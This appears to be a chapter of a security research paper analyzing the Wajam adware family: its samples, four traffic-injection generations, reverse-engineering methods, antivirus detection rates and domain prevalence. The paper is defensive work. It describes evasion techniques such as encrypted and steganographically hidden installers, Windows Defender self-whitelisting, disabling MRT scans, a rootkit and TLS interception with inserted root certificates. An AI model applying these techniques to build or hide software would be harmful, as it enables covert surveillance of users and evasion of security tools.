We obtained our first sample with a known URL to *wajam.com* through the Internet Archive as it is no longer available on the official website. This sample dates back from Dec. 2014, and appears to be a relatively early version of the product. We obtained 10 more samples from an old malware database [166] by searching for “Wajam”, two of which were only partial components (DLLs), which we discarded. After analyzing a few samples, we learned about URLs fetched by the application, leading us to query keywords from another malware database [97]. We also learned the URLs serving variants of the installer, and downloaded a sample per month in 2018. At the end of this iterative process, we collected 48 standalone installers, two online installers, and two update packages.

The variants we fetched directly from Wajam servers are named `Setup.exe`; however, when submitting these samples to VirusTotal, they are sometimes already known by other filenames, e.g., `update.exe`. We could not find obvious paths that include such filenames on known Wajam servers, suggesting that Wajam is also hosted elsewhere, or downloaded through different vectors. As most of the samples are digitally signed and

ID	Installer/downloader/patch filename	Signed component?	Date (UTC)	Authenticode CN	Installed name	Autoinstall	Opens webpage	Stealthy	Rootkit	Origin
A1	wajam_install.exe	✓	2013-01-03	Wajam	Wajam		✓			Hybrid Analysis
A2	wajam_setup.exe	✓	2014-01-09	Wajam Internet Technologies Inc	Wajam					Hybrid Analysis
A3	wajam_download.exe	✓	2014-05-21	Insta-Download.com	*N/A*	*N/A*	*N/A*	*N/A*		Malekal MalwareDB
A4	wajam_download_v2.exe	✓	2014-07-11	Insta-Download.com	*N/A*	*N/A*	*N/A*	*N/A*		Malekal MalwareDB
B1	WIE_2.15.2.5.exe	✓	2014-09-25	FastFreeInstall.com	Wajam		✓			Malekal MalwareDB
B2	WIE_2.16.1.90.exe	✓	2014-10-03	FastFreeInstall.com	Wajam		✓			Malekal MalwareDB
C1	WWE_1.1.0.48.exe	✓	2014-10-21	AutoDownload.net	Wajam		✓			VirusShare
C2	WWE_1.1.0.51.exe	✓	2014-11-05	AutoDownload.net	Wajam		✓			VirusShare
C3	WWE_1.2.0.31.exe	✓	2014-12-03	AutoDownload.net	Wajam		✓			VirusShare
B3	wajam_setup.exe	✓	2014-12-09	Wajam Internet Technologies Inc	Wajam		✓			Archive.org
C4	WWE_1.2.0.53.exe	✓	2015-01-21	AutoDownload.net	Wajam		✓			VirusShare
C5	wwe_1.43.5.6.exe	✓	2015-04-13	installation-sur-iphone.com	Wajam		✓			Hybrid Analysis
C6	WWE_1.52.5.3.exe	✓	2015-09-17	chabaneltechnology.com	Wajam	✓	✓			Hybrid Analysis
C7	WWE_1.53.5.19.exe	✓	2015-10-16	trudeautechnology.com	Wajam	✓	✓			Hybrid Analysis
B4	WIE_2.38.2.13.exe		2015-10-27	*N/A*	Wajam		✓			Malekal MalwareDB
B5	wie_2.39.2.11.exe		2015-11-05	*N/A*	Wajam		✓			Malekal MalwareDB
C8	wajam_install.exe	✓	2015-11-13	preverttechnology.com	Wajam	✓	✓			Malekal MalwareDB
C9	WWE_1.55.1.20.exe	✓	2015-11-16	preverttechnology.com	Wajam	✓	✓			Hybrid Analysis
C10	WWE_1.58.101.25.exe	✓	2016-01-04	yvonlheureuxtechnology.com	Wajam	✓	✓			Hybrid Analysis
B6	WIE_2.40.10.5.exe		2016-01-19	*N/A*	Wajam	✓		✓		Hybrid Analysis
C11	WWE_1.61.80.6.exe	✓	2016-02-23	saintdominiquetechnology.com	*(nothing)*	✓	✓		✓	Hybrid Analysis
C12	WWE_1.61.80.8.exe	✓	2016-02-24	saintdominiquetechnology.com	Wajam	✓	✓			Hybrid Analysis
C13	WWE_1.63.101.27.exe	✓	2016-03-25	carmenbienvenuetechnology.com	Wajam	✓	✓			Hybrid Analysis
C14	WWE_1.64.105.3.exe	✓	2016-04-07	Telecharger-Installer.com	Wajam	✓	✓			Hybrid Analysis
D1	WBE_0.1.156.12.exe	✓	2016-04-11	technologieadrienprovencher.com	Wajam	✓	✓			VirusShare
C15	WWE_1.65.101.8.exe	✓	2016-04-14	sirwilfridlauriertechnology.com	Wajam	✓	✓			VirusShare
D2	wbe_0.1.156.16.exe	✓	2016-04-21	technologieadrienprovencher.com	Wajam	✓	✓			VirusShare
C16	WWE_1.65.101.21.exe	✓	2016-04-21	sirwilfridlauriertechnology.com	Wajam	✓	✓			VirusShare
D3	WBE_3.5.101.4.exe	✓	2016-04-28	technologieadrienprovencher.com	Wajam	✓	✓			Hybrid Analysis
C17	wwe_9.66.101.9.exe	✓	2016-05-09	sirwilfridlauriertechnology.com	Social2Search	✓	✓		✓	VirusShare
D4	WBE_11.8.1.26.exe	✓	2016-08-29	technologieferronnerie.com	Social2Search	✓	✓			Hybrid Analysis
C18	patch_1.68.15.18.zip	✓	2016-10-18	beaubourgtechnology.com	*N/A*	*N/A*	*N/A*	*N/A*	✓	wajam-download.com
D5	WBE_crypted_bundle_11.12.1.100.release.exe	✓	2016-11-22	emersontechnology.com	Social2Search	✓	✓			Hybrid Analysis
D6	WBE_crypted_bundle_11.12.1.301.release.exe	✓	2017-01-30	wottontechnology.com	Social2Search	✓	✓			Malekal MalwareDB
D7	WBE_crypted_bundle_11.12.1.310.release.exe	✓	2017-02-03	piddingtontechnology.com	Social2Search	✓	✓			Hybrid Analysis
D8	WBE_crypted_bundle_11.12.1.334.release.exe	✓	2017-02-10	quaintontechnology.com	Social2Search	✓	✓			Hybrid Analysis
D9	WBE_crypted_bundle_11.13.1.52.release.exe	✓	2017-03-21	wendleburytechnology.com	Social2Search	✓	✓			Hybrid Analysis
C19	patch_1.77.10.1.zip		2017-04-01	*N/A*	*N/A*	*N/A*	*N/A*	*N/A*		wajam-download.com
D10	WBE_crypted_bundle_11.13.1.88.release.exe	✓	2017-04-13	technologieflagstick.com	Social2Search	✓	✓			Hybrid Analysis
D11	Setup.exe	✓	2017-07-11	terussetechnology.com	Social2Search	✓				Hybrid Analysis
D12	Setup.exe	✓	2017-08-25	vanoisetechnology.com	SearchAwesome	✓				Hybrid Analysis
D13	Setup.exe	✓	2017-09-18	technologievanoise.com	SearchAwesome	✓				Hybrid Analysis
D14	s2s_install.exe	✓	2017-11-27	boisseleautechnology.com	SearchAwesome	✓				Hybrid Analysis
D15	update.exe	✓	2017-12-25	barachoistechnology.com	SearchAwesome	✓				Hybrid Analysis
D16	Setup.exe	✓	2018-01-02	technologienouaillac.com	SearchAwesome	✓				Hybrid Analysis
D17	Setup.exe	✓	2018-02-12	pillactechnology.com	SearchAwesome	✓				Hybrid Analysis
D18	Setup.exe	✓	2018-02-19	pillactechnology.com	SearchAwesome	✓				Hybrid Analysis
D19	Setup.exe	✓	2018-03-05	technologiepillac.com	SearchAwesome	✓				mileendsoft.com
D20	Setup.exe	✓	2018-04-18	monestiertechnology.com	SearchAwesome	✓				technologiesnowdon.com
D21	Setup.exe	✓	2018-05-30	bombarderietechnology.com	SearchAwesome	✓				technologiesnowdon.com
D22	Setup.exe	✓	2018-06-12	technologiebombarderie.com	SearchAwesome	✓				technologiesnowdon.com
D23	Setup.exe	✓	2018-07-16	technologievouillon.com	SearchAwesome	✓				technologiesnowdon.com

Table 15: Samples summary (N/A means not applicable, e.g., expired downloader samples do not install an application)

timestamped, or install a signed component, we could trace the history of Wajam over five and a half years, from Jan. 2013 to July 2018.

6.4.2 Categories

We identified four injection techniques that were used mostly chronologically. Hence, we refer to each group as a *generation*; see Table 16 for the distribution of samples among generations. We refer to a given sample by its generation letter followed by its chronological index within its generation, e.g., C18. We keep a numerical reference when referring to an entire generation, e.g., third generation.

Generation A: Browser add-on. The two oldest samples (Jan. 2013 and 2014) install add-ons to Chrome, Firefox and IE. There was a Safari add-on as well according to the "Uninstall" page on *wajam.com*. A Chrome add-on remains available as of Apr. 2019, but with only 25 users. These add-ons were used to directly modify the content of selected websites to insert ads and social-media content in search pages. In samples A1–2, the injection engine, *Priam*, receives search queries and bookmark events.

Generation B: FiddlerCore. Samples from Sept. 2014 to Jan. 2016 have their own interception component and leverage the FiddlerCore library [198] to proxy browser traffic. Each detected browser has its proxy settings set to localhost with a port on which Wajam is listening. HTTPS traffic is broken at the proxy, which certifies the connection by a certificate issued on-the-fly, and signed by a root certificate inserted into the Windows and Firefox trust stores. Only selected domains are intercepted. The application is installed in the Program Files folder with a meaningful name; however, core files have long random names. Since no component strictly requires a signature by the OS, some samples do not bear any signature. We rely either on a signature on the installer (as seen prior to 2015), or the timestamp of the latest modified file installed (from 2015) to establish a release date for those samples.

Generation C: Browser process injection. Installers dated between Oct. 2014 to May

Gen.	Period covered	# samples	Injection technique
A	2013-01 – 2014-07	4	Browser add-on
B	2014-09 – 2016-01	6	FiddlerCore
C	2014-10 – 2017-03	19	Browser process injection
D	2016-01 – 2018-07	23	NetFilter+ProtocolFilters

Table 16: Distribution of samples among generations

2016 and two update packages up to Mar. 2017 inject a DLL into IE, Firefox and Chrome. In turn, the DLL hooks specific functions to modify page contents after they are fetched from the network (and decrypted in the case of HTTPS traffic), but before they are rendered. Consequently, the injected traffic in encrypted pages is displayed while the browser shows the original server certificate, making this generation more stealthy (cf. [141, 153, 221]). We tested the latest versions of IE/Firefox/Chrome on an up-to-date Windows 7 32-bit and confirmed that the injection method is still fully functional. We later found that browser hooking parameters are actively maintained and kept updated hourly (Section 6.11.3).

Generation D: NetFilter SDK+ProtocolFilters. Starting from Apr. 2016, a fourth generation implements a NetFilter-based injection technique. Installers dated after May 2016 install a program called Social2Search instead of Wajam. Furthermore, samples dated from Aug. 2017 (i.e., few months after the company was sold to IMTL) are again rebranded as SearchAwesome. The NetFilter SDK enables traffic interception, combined with ProtocolFilters that provides APIs for tampering with the traffic at the application layer. Instead of explicitly configuring browser proxy settings, NetFilter installs a network driver that intercepts all the network traffic irrespective of the application. In this generation, all HTTPS traffic is intercepted and all TLS connections are broken at the proxy, except for the traffic originating from blacklisted process names.

6.5 Analysis Methodology

Test environment and sample execution. We leverage VMware Workstation (WS) and an up-to-date installation of Windows 7 Pro 32-bit with IE 11 and Firefox 61 to capture Wajam's installation process. For each sample, we instrument WS to start from a fresh VM snapshot, transfer the sample on the guest's desktop, start Process Monitor [45] to capture I/O activities, and start Wireshark on the host OS to record the network traffic. We also take a snapshot of the filesystem and registry before and after the sample is installed to detect modifications made on the system.

We run the sample with UAC disabled to avoid answering the prompt, and complete the installation, which usually requires clicking only one button at most. It could be possible to instrument the UI to fully automate the process; however, we wanted to verify whether the sample installs without asking for user consent, opens a webpage at the end of the setup, or if the process is completely stealthy. We note that the UAC prompt is not a significant barrier for Wajam, as it is found bundled (statically or downloaded at runtime) with other installers, for which users already provided admin privileges.

We could have used existing malware analysis sandboxes; however, a local deployment would have been required as we need control over certain registry keys (e.g., Machine GUID). Furthermore, for consistency and ease of debugging, we used the same environment to capture runtime behaviors and selectively debug samples.

We also verify the functionality of selected samples on Windows 8.1 Pro 64-bit—some samples lead to a denial of service for certain websites. To fully understand their functionalities, we also conduct a more thorough analysis on selected samples from each generation, by debugging the application and performing MITM attacks.

Studying NSIS installers. Wajam is always based on Nullsoft Scriptable Install System (NSIS [230]), a popular open-source generator of Windows installers [224]. NSIS uses LZMA as a preferred compression algorithm and as such, 7-Zip can extract packed files from NSIS-generated installers, unless a modified NSIS is used [189]. We used 7-Zip for unpacking when possible. NSIS also compiles an installer based on a configurable installation script written in its own language. Several NSIS-specific decompilers used to reconstruct the script from installers but trivial modifications in the source code could thwart such automated tools. 7-Zip stopped supporting the decompilation of installer scripts in version 15.06 (Aug. 2015) [26]. We use version 15.05 to successfully decompile these scripts.

Labeling OpenSSL functions. ProtocolFilters is statically linked with OpenSSL, as indicated by hardcoded strings (e.g., "RSA part of OpenSSL 1.0.2h 3 May 2016"). However, IDA FLIRT fails to fingerprint OpenSSL-related functions, even with the help of extra signatures. Given the identified version number, we are able to label essential functions that call `ERR_put_error()`. Indeed, such calls specify the source file path and line number where an error is thrown, which uniquely identifies a function. By investigating the use of several such functions, we can identify critical sections, e.g., root certificate generation (as used in Section 6.10).

Debugging. We leverage IDA Pro and x64dbg [248] to debug all binaries to understand some of their anti-analysis techniques. Due to the extensive use of junk code, identifying meaningful instructions is challenging. In particular, when reverse-engineering encrypted payloads, we first set breakpoints on relevant Windows API calls to load files (e.g., `CreateFile`, `ReadFile`, `WriteFile`, `LoadLibrary`), then follow modifications and copies of buffers of interest by setting memory breakpoints on them. We also rely on interesting network I/O events as seen in Process Monitor to identify relevant functions from the call stack at that time.

To understand the high-level behavior of decryption routines, we combine static analysis and step-by-step debugging. We also leverage Hex-Rays to study the decompiled code, unless Hex-Rays fails due to obfuscation. Static analysis is also often made difficult by many dynamic calls resolving only at runtime.

Scope. We focus on reverse-engineering steps that lead to visible consequences on the system and network activities, and document the challenges in doing so. This way, we discover a number of information leaks and several mechanisms to hinder static analysis and evade early antivirus detection. However, since our analysis is primarily driven by dynamic analysis, we are bound by common limitations of this approach, including incomplete code coverage. As such, we do not claim that we found all anti-analysis and evasion techniques nor that we understand all features of Wajam. Since we do not look at all samples ever released, it is also likely that we missed intermittent features, making our findings a lower bound on Wajam's full potential. We note, however, that the total number of samples should in the order of a thousand due to new samples released at most daily in the recent years.

Reproducibility. Since most of this work is a manual effort, we will release intermediate artifacts in an effort to enable reproduction, including: the samples, network traces, file-system and registry modifications during installation, procmon logs, payload decryption scripts, and VT scan logs. The samples include the 52 reverse-engineered ones, the 36 more recent samples scanned with VT, and subsequent samples we kept collecting.

6.6 Technical Evolution Summary

We summarize below the inner workings of Wajam and track its changes made over the years—mostly targeted at improving stealthiness and increasing private information leaks. We also demonstrate the efficacy of its evasion techniques by collecting hourly AV detection rates on 36 samples fetched between Aug. to Nov. 2018.

Wajam modules. Wajam is composed of several modules, some of which are generation-specific. Its installer is the first executable an AV gets to analyze, justifying a certain level of obfuscation that constantly increased over time. The installer runs a payload (`brh.dll`, called BRH hereafter) to retrieve system and browser information, e.g., browsing histories, which is then leaked. The installed binaries comprise the main application, an updater, a browser hooker called “goblin” in the 3rd generation, and a persistence module.

Typical installation workflow. A typical sample from 2018 is an NSIS installer with a random icon that unpacks DLLs, which then locate, deobfuscate, decrypt and uncompress a second-stage installer from a media file. In turn, this second installer executes a long obfuscated NSIS script that first calls an unpacked DLL to decrypt and load its BRH companion to perform a number of leaks. Then, it installs the main obfuscated Wajam files under Program Files with random file and folder names. It also adds a persistence module in the Windows directory along with the generated TLS certificate in an ‘SSL’ subdirectory, and a signed network driver (in the `System32\drivers` folder). The installer creates three Windows services: 1) the network driver, 2) the main application, 3) the persistence module; and a scheduled task to start the second service at boot time if not already started. The main application starts by reading the encrypted updater module, decrypting and executing it. In turn, the module reads the encrypted injection rules, updates them and fetches program updates. Note that we did not observe any program update being served, and therefore our analysis indeed covers the version of the samples we installed rather than a newer version.

Evolution of features. We provide a timeline with evolution milestones regarding the anti-analysis and evasion techniques, privacy leaks (more in Section 6.9), and new prominent features, in Figure 11. The timeline also shows the release time of the samples we analyze, labeled on the left when space permits. Techniques are numbered and further discussed in Section 6.9. This evolution illustrates the underlying design of Wajam over the years. In particular, most changes relate to improving the anti-analysis and evasion techniques and could not have been implemented over years had Wajam been stopped by better AV detection. Also, between 2014 and early 2017, six types of information leaks were implemented. For each new feature, the time presented corresponds to the earliest sample we found implementing this feature. Note that all the features do not necessarily accumulate in later samples. For instance, the rootkit capability is found in only three samples.



2014
A3
A4
B1
C1
C3
2015
C4
C5
C6
B4
C8
2016
C11
C13
D1
C17
D4
C18
D5
2017
D6
D8
D9
D10
D11
D12
D13
D14
2018
D17
D19
D20
D21
D23
Leaks list of installed programs
Inserts root cert. into Firefox trust store
Encrypted strings (T13), dynamic API calls (T14), disables Firefox SPDY, encrypted URL injection rules (T4), Chrome injection
Leaks browsing and download histories, encrypted browser hooker DLL (T4), sends list of installed AVs, Opera injection
Random executable filenames (T19), .NET obfuscation
Nested installer (T3), Chromium-based browsers injection
Encrypted nested installer (T4)
Rootkit (T20), leaks list of browser add-ons/extensions
Random installer folder name (T19)
Encrypted injection updates (T4), random root certificate issuer CN (T19)
Persistence module (T21)
Inflated executables (T12)
Whitelist itself in Windows Defender (T10), leaks presence of hypervisor, encrypted code section (T16), anti-IDA measures (T17)
Leaks hypervisor/motherboard vendor
Installers no longer signed (T23)
Random icons (T2), XOR-encrypted updater DLL (T4)
Disables monthly MRT scans and reports (T11)
Steganography to hide nested installer (T5), encrypted browser info leaking DLL (T4), string literals from English texts as arguments to functions (T18)
RC4-encrypted updater (T4)
Nested installer under further layers of encryption (T4), custom compression algorithms info leaking DLL (T6), obfuscated key reconstruction (T7)
Sets Firefox settings to rely on OS trust store and no longer inserts a root certificate into Firefox trust store, some updates over HTTPS
Some leaks are sent over HTTPS

Figure 11: Timeline of first appearance of key features (colors: black → anti-analysis/evasion improvements, *blue* → new functional features, red → information leaks)

Antivirus detection rates. We submitted samples to VirusTotal that we obtained directly from one of Wajam's servers. We polled a known URL to retrieve daily samples as soon as possible after they are released to observe early detection rates. In total, we collected 36 samples between Aug.—Nov. 2018; see Fig. 12 for the VirusTotal detection rates. The rates are given relative to the release time as indicated by the "Last-Modified" HTTP header provided by the server. We trigger a rescan on VirusTotal approximately every hour after the first submission to observe the evolution for up to two weeks.

Fig. 12 illustrates the averaged rates, along with the overall lowest and highest rates during each hour. The rates converge to about 37 detections out of about 69 AV engines at the end of the two-week period. Note that the total number of AV engines slightly changes over time, as reported by VT. Importantly, we notice that the rates start arguably low during the first hours. The lowest detection ratio of 3/68 is found on the Aug. 8 sample, 19min after its release. Only one AV labels Wajam correctly, another one identifies it as different malware, and the third one simply labels it "ML.Attribute.HighConfidence." Similarly, the sample from Apr. 29 is flagged by 4/71 AVs, three of them label it with "heuristic", "suspicious" and "Trojan.Generic," suggesting that they merely detect some oddities. The average rate during the first hour is only about 9 AVs. The quick rise in the number of detections in the first 2–3 days is hindered by new daily releases that restart the cycle from a low detection rate. During an informal discussion with a security vendor, we were pointed to the fact that AV products also perform other forms of detections (e.g., behavioral) that are not represented in VirusTotal scores, and therefore more AVs may in fact identify new releases of Wajam. However, due to Wajam's continued prevalence, we believe its daily variant strategy has helped continuing to spread for years despite the (late) detections.

Moreover, Wajam is rarely labeled as-is by AVs. Rather, they often output generic names[1] or mislabel samples.[2] Certain AVs label Wajam as PUP/not-a-virus/Riskware/Optional;[3] however, we note that depending on the configuration of such AVs, no alert or action may be triggered upon detection, or the alert may show differently than for regular malware [132, 121]. Also, once installed, the detection rate of the installer is irrelevant. Rather, the detection of individual critical files matter. For instance, while D23's detection rate is 35/66 AVs after 15 days, its installed files remain less detected: 26/66 for the uninstaller after 16 days, 16/67 for the main binary after 22 days, and 9/69 for the network driver after 26 days.




Figure 12: VirusTotal detection rates of 36 samples starting from their release time

6.7 Prevalence

We illustrate the prevalence of Wajam through the popularity of its domains and a brief overview of worldwide infections.

[1] "*Win32.Adware-gen*", "*heuristic*", "*Trojan.Gen.2*", "*Unsafe*"

[2] "*Adware.Zdengo*", "*Gen:Variant.Nemesis.430*"

[3] "*Generic PUA PC (PUA)*", "*PUP/Win32.Agent.C2840632*", "*PUA:Win32/Wajam*", "*not-a-virus:HEUR:AdWare.Win32.Agent.gen*", "*Pua.Wajam*", "*Riskware.NSISmod!*", "*Riskware*", "*PUP.Optional.Wajam*"

6.7.1 Domains Popularity

First, we list the domain names used by Wajam, as found in code signing certificates, hardcoded URLs in samples, ad injection rules we downloaded, and domains declared in legal documents of the company [200]. We also gather domain names that were hosted simultaneously from the same IP address or subnet,[4] then manually verify whether they resemble other Wajam domains. We also rely on domains found in CT logs that follow the pattern *technologie*.com* or **technology.com*, as we found it is recurrent. We query all the 14,944 matching domains and keep the ones that serve a webpage referring to Wajam/Social2Search/SearchAwesome (similar to *wajam.com*), share the same favicon as previously identified, or distribute Wajam's installer from a predefined URL. The complete list of 332 domains is provided in Appendix F, of which 182 are declared as part of the official company's records [200]. Note that not all Wajam domains may follow these patterns, thus our domain list is a lower bound on the total number of domains used.

This domain list rarely evolves over time, and most domains follow the common pattern mentioned above. During our study, they were hosted in France (OVH, under the same /24 subnet) and the US (Secured Servers). Some served browser-trusted certificates issued by RapidSSL until Mar. 2018, then by Let's Encrypt. Many domains were never issued a certificate.

We then search for the rank of these domains in Umbrella's top 1M domain list from 2017 to 2019. Umbrella is the only public list that tracks domain popularity from DNS queries, and thus, captures the popularity of domains polled for updates by Wajam, as well as those serving ads after injection. Fig. 13 shows the number of Wajam domains per daily list along with the highest ranking of these domains. Over the last two years, we found as many as 53 domains with the top ranked one reaching the 29,427th position.

However, given the number of domains concurrently used, the highest rank is not the

[4] We leverage historical DNS data from *DnsTrails.com*.

best measure to represent the overall domains' popularity. Borrowing the idea from Le Pochat et al. [155], we consider that the popularity follows a Zipf distribution and combine all Wajam domains into one rank by following the Dowdall rule. This rule attributes a weight to each domain that is inversely proportional to its rank. The rank of a combination of domains is the inverse of the sum of their weights. If all Wajam domain requests were directed to only one domain, this domain would rank between 27,895th and 5,246th during the past 28 months (ignoring the sudden drops in the first half of 2017). Such a rank indirectly hints at a significant number of infections.

We note a slight decline in popularity over this period; however, it may not necessarily correlate with a reduction of Wajam's activities, i.e., the popularity is only relative. Also, our domain list may miss newer popular domains, especially if they do not follow the identified naming scheme.




Figure 13: Wajam domains in Umbrella's top list (2017–2019)

6.7.2 Worldwide Infections

We leverage a residential proxy service (Luminati[5]) to query 89 domains where Wajam injects ads. Each peer runs a client that allows other peers (i.e., us) to relay network traffic through it. We found that Wajam only relies on a blacklist of processes (see Section 6.10), which does not include the Luminati client process name. Therefore, if Wajam has infected a peer, we expect that our traffic will be intercepted by the peer's Wajam instance, and we should obtain a Wajam-issued certificate for the domains queried.

We consider the domains found in the 101 injection rules fetched in Jan. 2019 (see Section 6.10), then we remove Google- and LinkedIn-related domains since Luminati does not permit querying them. We then establish TLS connections to these domains through 4.2M peers in all countries available. Note that the domains only relate to search engines and shopping websites, thus no illegitimate or dangerous websites are accessed through the peers. In addition, due to high bandwidth costs of Luminati, we only establish a TLS connection and retrieve the certificate, then close the socket, i.e., no HTTP query is made. Using this setup, we can only detect the second and fourth generations. Since the third generation only modifies traffic by hooking selected browser processes, a Luminati peer infected with this generation would not intercept our traffic.

